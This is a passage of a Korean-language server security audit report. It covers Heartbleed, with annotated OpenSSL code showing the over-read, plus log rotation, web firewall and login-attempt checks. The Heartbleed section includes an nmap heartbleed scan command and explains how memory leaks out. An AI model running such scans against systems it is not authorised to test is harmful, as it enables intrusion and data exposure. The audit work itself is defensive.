| 참고 | (1) Heartbleed 취약점은 OpenSSL 1.0.1 버전에서 발견되었으며, TLS/DTLS의 HeartBeat 확장 규격에서 발생하였다. HeartBeat는 본래 서버와 클라이언트 사이에 연결문제를 확인하고 안정적인 연결을 유지하기 위해 일정 신호를 주고받을 때 사용하는 확장 규격이다.  (2) 클라이언트로부터 받은 정보와 그 정보의 길이가 일치하지 않을 경우, 악의적인 요청일 가능성이 있으므로 서버가 응답해선 안되지만, 취약점을 이용하면 길이 일치 여부를 검증하지 않은 채로 불필요한 정보까지 모두 relpy하는 문제가 발생한다.  (3) 해당 취약점은 다음 openssl-1.0.1e의 ssl>d1\_both.c에서 확인 가능하다.   |  | | --- | | dtls 1\_process\_heartbeat(SSL \*s)  {  //Server가 heartbeat 요청을 받으면 rrec.data 버퍼에 요청 메시지 저장  unsigned char \*p = &s->s3->rrec.data[0], \*pl;  unsigned short hbtype;  unsigned int payload;  unsinged int padding = 16; // Use Minimum padding  //요청 메시지의 type 필드를 hbtype 변수에 저장  hbtype = \*p++;  //payload\_length 필드를 payload 변수에 저장  n2s(p. payload);  //payload 필드의 시작 주소를 pl 포인터에 저장  pl = p;  if (hbtype == TLS1\_HB\_REQUEST)  {  unsigned char \*buffer, \*bp;  int r;  //type 필드길이(1) + payload\_length 필드길이(2) + payload + padding  buffer = OPENSSL\_malloc(1 + 2 + payload + padding);  //할당받은 메모리의 처음 주소를 bp 포인터로 설정  bp = buffer;  //type 필드로 TLS1\_HB\_RESPONSE 저장  \*bp++ = TLS1\_HB\_RESPONSE;  //payload\_length 필드로 payload 변수 값을 삽입  s2n(payload, bp);  //pl포인터에서 payload 변수값만큼 복사, 나머지는 padding으로 16bytes 추가, 응답메시지 회신  memcpy(bp, pl, payload); |   요청 메시지 payload\_length 필드를 1000bytes, payload 필드를 hi(2bytes)라고 설정해서 서버로 보낸다고 가정한다면, 절차는 다음과 같다.  ① payload 변수의 값은 1000bytes pl 포인터에 “hi”의 시작 주소를 가리킨다.  ② 응답 데이터를 위해 buffer에 1+2+1000+16이 확보, buffer의 주소를 bp 포인터로 지정  ③ 응답 메시지의 payload\_length 필드에 1000이 포함된다.  ④ memcpy() 함수를 이용해 pl 포인터에서 1000bytes를 payload 필드에 복사하며, pl포인터가 가리키는 메모리 “hi” (2bytes)를 제외한 998 bytes가 통신과 관계없는 서버 메모리의 정보가 포함되게 된다. 이로 인하여 취약점이 발생한다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(1.1.1.21/30), Web Server |
| 판단 기준 | 양호: 최신 버전의 TLS을 사용하여 Heartbleed Attack 공격이 불가하다. |
| 취약: 취약한 버전의 SSL을 사용하여 Heartbleed Ataack으로 임의로 정보를 탈취할 수 있다. |
| 조치 방법 | SSL 사용 지양, 최신 버전의 TLS 적용 |
| 점검 및 조치 사례 | |
| 1. 사용중인 TSL(SSL) 버전 확인 – 취약한 하위버전 사용여부 확인    당사 Web Server에서 SSL 또는 TLS를 사용하고 있지 않은 것으로 확인된다.  2. Heartbeat 관련 취약점을 이용한 Heartbleed 공격이 가능한지 여부 확인  1) nmap 툴을 활용한 취약점 확인  # nmap -script ssl-heartbleed -sV -p 80 1.1.1.16 (서버ip)   |  |  | | --- | --- | | 당사 Web Server (이상없음) | 취약점이 있는 Web Server(bee-box) | |  |  |   SSL 또는 TLS을 사용하지 않기 때문에 취약점이 없다는 결과가 도출된다.  SSL 또는 TLS을 사용하고 있지 않기 때문에 해당 취약점에는 자유로우나, 암호화 Protocol을 사용하지 않는 것을 의미하므로 Server-클라이언트 간 데이터들이 암호화되지 않은 상태로 이동하고 있다고 볼 수 있다. | |
| 결과 | 위험 1 위험 1 = 위험 |
| 조치 시 영향 | 최신버전의 TLS 사용을 권장하며 적용 시 서버에 미칠 수 있는 영향은 미비함. |

4.11. Insufficient Logging, Monitoring

|  |  |
| --- | --- |
| W-21 | 웹 > 10. Insufficient Logging, Monitoring > 1) 웹 애플리케이션 로그 관리 |
| 취약점 개요 | |
| 점검 내용 | Server의 logrotate 설정 확인 |
| 점검 목적 | Web 애플리케이션 로그를 적절하게 분리 보관하여 QoS 상승 |
| 보안 위협 | 하나의 파일에만 로그를 기록하게 된다면 과도한 기록으로 Disk IO를 유도하여 서비스 다운이 가능하다. |
| 점검 대상 및 판단 기준 | |
| 대상 | CentOS 7(1.1.1.21/30), Web Server |
| 판단 기준 | 양호: 로그들이 적절히 분리되어 관리되고 있다. |
| 취약: 로그들이 적절히 분리, 관리되지 않는다. |
| 조치 방법 | logrotate를 각 서비스 별로 설정하여 운영 |
| 점검 및 조치 사례 | |
| 1. Web 서비스 logrotate 설정 확인    2. KISA 로그설정 가이드와 비교   |  | | --- | | /var/log/httpd/\*log {  daily  missingok  notifempty  sharedscripts  rotate 180  postrotate  /sbin/service httpd reload > /var/log/httpd/rotate 2>&1 || true  endscript  compress  } |   현재 Server에 적용된 delaycompress 옵션은 프로세스가 특정 로그파일을 사용할 때 발생하는 에러 메시지를 해결하기 위해 사용하는 것으로 보이며, 해당 옵션 삭제와 daily, rotate, 옵션을 추가하여 사용할 것을 권장 | |
| 결과 | 위험 |
| 조치 시 영향 | 로그파일에서 발생하는 디스크 IO 개선이 가능 |

|  |  |
| --- | --- |
| W-22 | 웹 > 10. Insufficient Logging, Monitoring > 2) 웹 방화벽 사용 여부 |
| 취약점 개요 | |
| 점검 내용 | ModSecurity 구성 여부 |
| 점검 목적 | Web 공격에 침입방지 예방 |
| 보안 위협 | 의심스러운 Web 공격 혹은 침입을 하였을 때 확인이 어려울 가능성 존재 |
| 점검 대상 및 판단 기준 | |
| 대상 | Web Server |
| 판단 기준 | 양호: 의심스러운 침입 탐지까지 로그로 남겨 확인하고 있다. |
| 취약: Web 공격이 발생했을 떄 침입 탐지가 어렵다. |
| 조치 방법 | Web 서비스 별로 방화벽 모듈을 추가할 것을 권장 |
| 점검 및 조치 사례 | |
| 1. ModSecurity 구성 여부    2. 구성 시 보여지는 에러로그    현재 Server에는 ModSecurity 모듈이 추가되어 있지 않으나, 침입 탐지를 위해 구성할 것을 권장 | |
| 결과 | 양호 |

|  |  |
| --- | --- |
| W-23 | 웹 > 10. Insufficient Logging, Monitoring > 3) 애플리케이션 내부 의심항목 처리 |
| 취약점 개요 | |
| 점검 내용 | 일정 시간 내 반복적인 로그인 시도 탐지 여부 |
| 점검 목적 | 비정상적인 행동에 대해 탐지 |
| 보안 위협 | 반복되는 비정상적인 행동을 탐지하지 못한다면 트래픽 장애를 유발할 가능성이 있다. |
| 점검 대상 및 판단 기준 | |
| 대상 | Web Server |
| 판단 기준 | 양호: 의심스러운 항목을 로그로 남기어 문제를 파악할 수 있음 |
| 취약: 비정상적인 행동의 반복으로 서비스 장애 혹은 트래픽 장애를 유발할 가능성 |
| 조치 방법 | 임계치를 설정하여 탐지 및 차단 |
| 점검 및 조치 사례 | |
| 1. Web Server의 로그인 처리 코드 확인    2. 다중 로그인 시도의 차단 코드 예   |  | | --- | | function login($userName,$password){  if(authenticate($userName,$password)){  return True;  }else{  incrementLoginAttempts($userName);  if(recentLoginAttempts($userName) > 5){  writeLog("Failed login attempt by User: " . $userName . " at " + date('r') );  }  } |   로그인 처리하는 코드부분은 아이디와 패스워드의 정상, 비정상만을 구별하고 있으며, 반복된 로그인 시도 시 해당 계정을 차단하거나 로그에 남기어 확인할 수 있는 코드를 추가할 것을 권장한다. | |
| 결과 | 위험 |
| 조치 시 영향 | 성능에 미치는 영향 미비 |

출 처

1) Network

- IPv6 라우팅(저자: 전현호)

- https://peemangit.tistory.com/125

- VPN, 가상사설망 완전정복(저자: 피터 전, 하예성, 최치원)

- https://net-study.club/entry/WAN-PPP-Point-to-Point-Protocol-MLPPP-PPPoE

- https://peemangit.tistory.com/112?category=826549

- https://m.blog.naver.com/printf7/10171744397

- https://jihwan-study.tistory.com/14

2) Server

- https://www.zabbix.com/documentation/current/manual/web\_interface/frontend\_sections/administration

/authentication?s[]=ldap&s[]=authentication#ldap\_authentication

- https://dev.mysql.com/doc/refman/5.7/en/

- https://doc.owncloud.org/server/9.0/admin\_manual/configuration\_user/user\_auth\_ldap.html

- http://www.postfix.org/documentation.html

- https://help.ubuntu.com/community/LDAPClientAuthentication

- https://wiki.dovecot.org/HowTo/DovecotOpenLdap

- https://wiki.debian.org/LDAP/OpenLDAPSetup

- https://docs.oracle.com/javase/jndi/tutorial/ldap/security/ldap.html

- https://web.archive.org/web/20110303233605/http://today.java.net:80/pub/a/today/2006/04/18

/ldaptemplate-java-ldap-made-simple.html

3) Security

- 비박스 환경을 활용한 웹 모의해킹 완벽실습(저자: 조정원, 이승준, 김영선 외)

- https://blog.naver.com/is\_king

- https://www.kisa.or.kr/notice/press\_View.jsp?mode=view&p\_No=8&b\_No=8&d\_No=1753

- https://www.ahnlab.com/kr/site/securityinfo/secunews/secuNewsView.do?seq=19271

- https://book.hacktricks.xyz/pentesting-web/xxe-xee-xml-external-entity

- https://www.netsparker.com/blog/web-security/xxe-xml-external-entity-attacks/

- https://gosecure.github.io/xxe-workshop/#2

- https://dailylearn.tistory.com/116

- https://tggg23.tistory.com/28

- https://m.blog.naver.com/PostView.nhn?blogId=kiminkyu11&logNo=40166445592&proxyReferer=

https:%2F%2Fwww.google.com%2F

- https://net123.tistory.com/category/%EC%A0%95%EB%B3%B4%EB%B3%B4%EC%95%88

/%20bWAPP?page=3

- 주요정보통신기반시설 기술적 취약점 분석, 평가 방법 상세가이드(저자: kisa)

- ISMS-P 인증 실무 가이드(저자: 연수권, 신동혁, 박나룡)

- https://itstory.tk/entry/%EB%A0%88%EC%9D%B4%EC%8A%A4-%EC%BB%A8%EB%94%94%EC

%85%98Race-Condition-%EA%B3%B5%EA%B2%A9

- https://net123.tistory.com/551

- https://m.blog.naver.com/is\_king/221650111090

- https://m.blog.naver.com/6yujin6/221651828450

- https://m.blog.naver.com/PostView.nhn?blogId=is\_king&logNo=221460300981&categoryNo=47&proxyReferer

=&proxyReferer=https:%2F%2Fwww.google.co.kr%2F

- https://bob3rdnewbie.tistory.com/207

- https://www.hahwul.com/2018/06/08/ysoserial-java-object-deserialization/

- https://saltlee.tistory.com/28?category=842029

- https://rsy99.tistory.com/61

- https://eveaboutcom.tistory.com/20

- https://www.youtube.com/watch?v=ILlTB0-xT-k

- 네트워크 보안 시스템 구축과 보안 관제(저자: 장상근)

- 리버스 엔지니어링 비밀을 파헤치다(저자: 엘다드 에일람)

- https://m.blog.naver.com/PostList.nhn?blogId=is\_king

- https://kldp.org/

- https://securityfactory.tistory.com/182

- https://includestdlib.tistory.com/43

- https://jsy6036.tistory.com/entry/4%EC%9B%9427%EC%9D%BC-%E3%80%82%EC%8A%A4%ED%83

%9D%EC%9D%98-%EA%B5%AC%EC%A1%B0-%E3%80%82e-s-p-%E3%80%82e-b-p-%E3%80%82e-i-

p-%E3%80%82push-%E3%80%82pop-%E3%80%82call-%E3%80%82

- https://jihwan4862.tistory.com/1

- 해커 지망자들이 알아야 할 buffer overflow attack 의 기초(저자: 달고나)